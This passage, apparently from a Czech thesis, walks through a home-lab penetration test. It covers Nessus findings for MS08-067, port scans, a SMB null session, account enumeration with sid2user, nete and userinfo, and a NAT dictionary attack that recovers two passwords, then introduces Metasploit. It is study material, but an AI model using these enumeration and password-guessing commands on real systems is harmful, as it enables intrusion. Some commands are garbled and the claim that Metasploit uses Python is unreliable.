
CVSS
Base Score:10.0
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Solution:
Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 :

http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx

Plugin ID:
34477

CVE:

CVE-2008-4250

BID:
31874

Other references:
OSVDB:49243

Obr. 14. Náhled výstupu programu Nessus vygenerovaného do HTML formátu.

Tyto výsledky si probereme v závěrečné části penetračního testu. V této části pouze vypíšeme porty a síťové služby u jednotlivých uzlů sítě (Tab. 2, Tab. 3, Tab. 4, Tab. 5).

Tab. 2. Nalezené porty pro síťový uzel 192.168.1.100.

Síťový uzel	192.168.1.100	
Port	Stav	Síťová služba
0/icmp	Open	General
53/tcp, udp	Open	Domain
67/udp	Open	Dhcps
80/tcp	Open	Http

Tab. 3. Nalezené porty pro síťový uzel 192.168.1.101.

Síťový uzel	192.168.1.101	
Port	Stav	Síťová služba
0/icmp	Open	General
67/udp	Open	Dhcps
80/tcp	Open	Http

Tab. 4. Nalezené porty pro síťový uzel 192.168.1.203.

Síťový uzel	192.168.1.203	
Port	Stav	Síťová služba
1723/tcp	Closed	Pptp

Tab. 5. Nalezené porty pro síťový uzel 192.168.1.204.

Síťový uzel	192.168.1.204	
Port	Stav	Síťová služba
0/icmp	Open	General
123/udp	Open	Ntp
135/tcp, udp	Open	Msrpc
137/udp	Open	Netbios-ns
139/tcp	Open	Netbios/ssn
445/tcp	Open	Microsoft-ds
1025/tcp	Open	Msrpc
1026/udp	Open	Msrpc
3389/tcp	Open	Microsoft-rdp
5000/tcp	Open	Upnp

Ke skenování portů existují ještě nástroje např. SuperScan, WinScan, ipEye, WUPS, ScanLine a mezi unixovými nástroji např. Strobe, netcat, udp_scan aj.

Po nalezení síťových služeb je dalším krokem vyhledání publikovaných slabin v databázích CVE, BUGTRAQ a CERT. Avšak díky nástroji Nessus máme vygenerovaný výsledek skenování do podoby HTML, ve kterém se na jednotlivé slabiny vyskytují odkazy do těchto databází, a tím máme práci výrazně ulehčenou.

4.2.3 Identifikace operačního systému

Po získání seznamu slabin, které vyplývají z chyb vyskytujících se na nalezených síťových službách, postoupíme k identifikaci počítačů a jejich operačních systémů.


V předchozím skenovaní jsme pomocí nástroje Nmap získali kromě seznamu otevřených portů ještě i další zajímavé informace. Výsledek skenování obsahoval odhad operačních systémů, které pracují na jednotlivých uzlech, a specifikaci uzlu, jedná-li se o počítač, router, access point apod.

Operační systémy na obou počítačích byly označeny jako Windows, ale pro přesnější určení verze Windows použijeme ještě nástroj Winfingerprint. Ten zjistil u nezabezpečeného počítače verzi 5.1, tj. Windows XP. U zabezpečeného počítače operační systém ale vůbec nedokázal stanovit. Opět díky firewallu, který nás ujišťuje, proč je nezbytnou nutností ochrany každého počítače.

Také z informací provedeného skenu pomocí nástroje Nessus můžeme vyčíst, jaké operační systémy běží na jednotlivých uzlech, ale stejně jako Winfingerprint nedokázal určit operační systém na zabezpečeném počítači. Zato na nezabezpečeném určil, že se jedná přesně o Microsoft Windows XP (Service Pack 1).

Další nástroje sloužící pro identifikaci operačního systému jsou např. p0f, Xprobe2 (Unix).

Po této identifikaci jsme dostali velice podrobný přehled o celé struktuře domácí sítě a podle počtu spuštěných služeb navíc víme, že penetrační test budeme směřovat hlavně na nezabezpečený počítač. Zjištěná struktura celé sítě je zobrazena na následujícím obrázku (Obr. 15).



Obr. 15. Zjištěná struktura domácí sítě.


4.3 Průzkum detailnějších informací

Se skenováním úzce souvisí průzkum terénu, kde dochází ke sběru bannerů síťových služeb (ke kterým se připojujeme a analyzujeme jejich odezvu) a hledání podrobnějších informací souvisejících s operačním systémem.

Nástroje typu Nmap, SuperScan, Nessus a jim podobné umí tyto bannery sbírat automaticky a předešlé skenování také tyto informace obsahuje. Rovněž lze provádět i ruční sběr bannerů, např. pomocí jednoduchých nástrojů Telnet nebo Netcat.

4.3.1 Inventarizace systému

V tomto průzkumu se budeme zabývat inventarizací (enumerací) systému. Jako první zdroj podrobnějších informací využijeme příkaz netview (pro inventarizaci sítě NetBIOS), který je vestavěn přímo do systému Windows.



Obr. 16. Výpis názvů domén, počítačů a sdílených složek pomocí příkazů netview.

Provedením příkazů:

```
C:\> net view /domain
C:\> net view /domain:MYDP
C:\> net view \\MYDPPC1
C:\> net view \\MYDPPC2
```


jsme zjistili názvy domén, názvy počítačů a u nezabezpečeného počítače dokonce i názvy sdílených složek. Vypsaný výsledek je uveden na předcházejícím obrázku (Obr. 16).

Vyzkoušeli jsme také nástroje Nbtscan a Nbtstat, které vyhodnotili podobné informace jako příkaz netview.

Další velmi oblíbenou možností, jak získávat cenné informace o cílovém systému je použití anonymního spojení (součást SMB protokolu). Pokud nám takovéto anonymní spojení cílový systém dovolí, může to mít pro něj velice nebezpečné důsledky.

Vytvoření komunikačního svazku s cílovým počítačem dosáhneme použitím příkazu „net use“ obsahující anonymního uživatele a prázdné heslo. Příkaz vypadá následovně:

```
C:\> net use \\192.168.1.204\IPC$ “” /u:””
```



Obr. 17. Příkaz „net use“ a jeho odezva na nezabezpečený a zabezpečený počítač.


U zabezpečeného počítače příkaz pro anonymní spojení neprošel, ale u nezabezpečeného byl tento příkaz proveden v pořádku (Obr. 17). Proto můžeme pokračovat k získávání seznamu uživatelských účtů na nezabezpečeném počítači.

Pomocí jednoduchých programů User2sid a Sid2user, které slouží k převodu mezi jmény účtů a jejich bezpečnostními identifikátory SID, se nám podařilo zjistit SID účtu Administrator. Ten je vždy označen číslem 500 (501 odpovídá účtu Guest) a uživatelské účty bývají číslovány od 1000 a výše.

Vykonáním příkazu:

```
C:\> FOR /L %i IN () DO sid2user \\192.168.1.204 5 21 1957994488
 1425521274 839522115 %i >> uzivatele.txt
```

se do souboru uzivatele.txt (06_inventarizace_sid2user_uzivatele.txt) zapsaly všechny nalezené uživatelské účty. Práci s programy User2sid a Sid2user si můžeme prohlédnout na obrázku (Obr. 18).



Obr. 18. Příkazy provedené nástroji User2sid a Sid2user.

Dalším nástrojem, který spoléhá na anonymní spojení je program Nete. Příkazem:

```
C:\> nete /0 \\192.168.1.204 >> 08_nete_output.txt
```

se nám výstup tohoto programu zapsal do souboru 08_nete_output.txt, kde jsme dostali kromě seznamu uživatelských účtů i další zajímavé informace jako např. celé jméno a popis účtu, počet přihlášení (i nezdařilé pokusy) do jednotlivých účtů, délku trvání jejich hesel aj.

Nalezené účty uživatelů na nezabezpečeném počítači, které nás zajímají, tedy jsou:

- Administrator
- radeknovak
- alexandrcerny
- patriksvoboda
- emildvorak


- violasvobodova
- Guest

Detailnější informace o jednotlivých účtech získáme programem Userinfo, který po provedeném příkazu:

```
C:\> userinfo \\192.168.1.204 “Administrator” >>
 09_userinfo_01_administrator.txt
```

vypsal do souboru 09_userinfo_01_administrator.txt podrobné informace o účtu „Administrator“.

Takto jsme provedli výpisy i pro ostatní nalezené účty. Informace, které tyto výpisy obsahují, jsou např. celé jméno a komentář k účtu uživatele, SID číslo, číslo skupiny, privilegia účtu, informace o stáří a expiraci hesla, přihlašovací informace (poslední přihlášení a odhlášení, počet špatně zadaných přihlašovacích údajů) aj. Výpis z příkazového řádku programu Userinfo si prohlédněte na obrázku (Obr. 19).



Obr. 19. Výpis programu Userinfo pro účet „Administrator“.

4.3.2 Zjištění hesla uživatele

Nalezením uživatelských účtů se dostáváme k problému, jak zjistit jejich přístupová hesla. Využijeme k tomu metodu hádání hesel. Manuálně lze hádat pomocí příkazu „net use“, ale předtím musíme zrušit dosavadní anonymní připojení příkazem:

```
C:\> net use * /d /y
```

Po opakování následujícího příkazu:


```
C:\> net use \\192.168.1.204\IPC$ “admin” /u:”Administrator”
```

lze zkoušet hesla příslušného uživatelského účtu. Pokud navážeme spojení se vzdálenou složkou IPC$, tak jsme nalezli i požadované heslo.

Tato metoda je pro nás velmi zdlouhavá, využijeme proto nástroj NetBIOS Auditing Tool (NAT), který zkouší připojení ke vzdálené složce pomocí seznamu hesel (17_nat_seznam_hesla.txt, tento seznam hesel je krátký, slouží jen pro představu a obsahuje i správná hesla některých uzlů) a seznamu účtů (17_nat_seznam_ucty.txt), které mu oba vytvoříme na základě nalezených účtů a volby pravděpodobných hesel, které by mohli uživatelé používat (slovníkový útok). Příkazem:

```
C:\> nat –u nat_seznam_ucty.txt –p 17_nat_seznam_hesla.txt
 192.168.1.204 > 18_nat_hadanihesla_vystup1.txt
```

dostaneme v souboru 17_nat_hadanihesla_vystup1.txt výpis, který vypadá jako na obrázku (Obr. 20). Nevýhodou je, že po navázání spojení program přestane hledat hesla pro další účty, proto je pak potřeba vymazat název učtu (s nalezeným heslem) ze seznamu účtů a spustit příkaz znovu. My jsme „měli“ štěstí a podařilo se nám najít heslo účtu s administrátorskými právy (patriksvoboda – heslo: violka). Při vytváření seznamu hesel jsme totiž předpokládali z nalezených účtů, že existuje patrně určitý vztah uživatelských jmen Patrik Svoboda a Viola Svobodová. Hledání jsme ještě znovu zopakovali (18_nat_hadanihesla_vystup2.txt) a podařilo se nám najít heslo i pro uživatele s omezenými právy (emildvorak – heslo: hesloheslo).



Obr. 20. Výstup programu NAT při metodě hádání hesla.

Hádání hesla není jedinou variantou, kterou můžeme použít. Pokud je například počet pokusů o přihlášení na účet omezen, můžeme heslo zkusit odposlechnout pomocí odchytávání a analýzy paketů probíhajících na síti (např. programem dsniff).

Nebo lze využít techniky sociálního inženýrství a heslo od uživatele vylákat např. pomocí telefonátu (předstírání osoby správce apod.) či emailem s odkazem na falešnou stránku, kde uživatel vyplní autentizační údaje (např. ověření kvality bezpečnosti jeho stávajícího hesla). Případně můžeme poslat dotyčnému uživateli e-mailovou zprávu, která bude v příloze obsahovat spyware (keylogger), který po spuštění zaznamená stisknuté klávesy uživatele a odešle je na námi zvolené místo. Variant k získání hesla je opravdu hodně.

Po získání správného hesla přichází na řadu zvýšení oprávnění dotyčného účtu, pokud se už tedy nejedná o účet s administrátorskými právy. Dosažení administrátorských práv, tj. zařazení do skupiny administrators, lze dosáhnout např. použitím programu PipeUpAdmin, getadmin, Sechole, xdebug, Debploit apod.


Dosažením administrátorského účtu už nám nic nebrání v celkové kontrole cílového počítače. Ovšem, co když chceme využít exploit ke zneužití cílového počítače? K tomu nám poslouží následující nástroj Metasploit Framework.

4.4 Metasploit Framework

K bezpečnostním nástrojům musíme zařadit právě i Metasploit Framework. Jedná se o open-source projekt a slouží jako komplexní kontrolní bezpečnostní nástroj, který je využíván při penetračních testech. Obsahuje databázi kvalitních exploitů (tj. takové, které nezpůsobí např. pád cílového systému), pomocí nichž lze chyby zneužít. Tento nástroj je oblíbený nejen u bezpečnostních analytiků díky prostředí pro vývoj a použití exploitů, ale i u hackerů a převážně u script-kiddies.


4.4.1 Prostředí programu Metasploit Framework

Přehledné prostředí a snadná ovladatelnost dovoluje používat exploity prakticky komukoli a nemusí to být vůbec znalý hacker. Metasploit podporuje dva různé typy prostředí. V jakém se rozhodneme pracovat, záleží pouze na nás, dáme-li přednost webovému rozhraní (Obr. 21), svou jednoduchostí jde více méně o pouhé klikání a vyplňování políček.



Obr. 21. Prostředí Web Console programu Metasploit Framework.

Nebo můžeme použít bash konzoli (Obr. 22) a pracujeme s ní podobně jako v klasickém příkazovém řádku. Pravě tuto variantu při tomto testu upřednostníme.



Obr. 22. Prostředí bash konzole programu Metasploit Framework.

4.4.2 Příkazy

V tomto programu pracujeme s programovacím jazykem Python, který má jednoduchou syntaxi a je pro uživatele lehký na naučení.

V první řadě nás budou zajímat tři nejdůležitější příkazy, které jsou potřeba ke spuštění exploitu:

- show <exploits | payloads> - vypíše seznam exploitů nebo payloadů (obsahující název, hodnocení a popis).
- info <název exploitu | payloadu> - vypíše podrobnější informace o zvoleném exploitu nebo payloadu.
- use <název exploitu> - zvolení exploitu.

Po zvolení exploitu využijeme ještě tyto příkazy:

- show options – vypíše seznam parametrů a proměnných exploitu, které potřebuje exploit pro svůj správný běh.

- show targets – vypíše seznam cílu (např. verze operačních systémů), pro které je možno exploit využít.
- set <parametr> <hodnota> – nastaví obsah proměnné zadanou hodnotou.
- exploit – spustění exploitu.


Ostatní příkazy programu Metasploit Framework si můžeme vypsat příkazem: help.

4.4.3 Vyhledání vhodného exploitu

Abychom mohli zneužít slabinu cílového systému, musíme nejprve najít příslušný exploit. Příkazem:

```
msf > show exploits
```

dostaneme výpis všech aktuálních exploitů (Obr. 23) uložených v databázi programu (proto je dobrá pravidelná aktualizace této databáze, která momentálně obsahuje přes 520 exploitů).

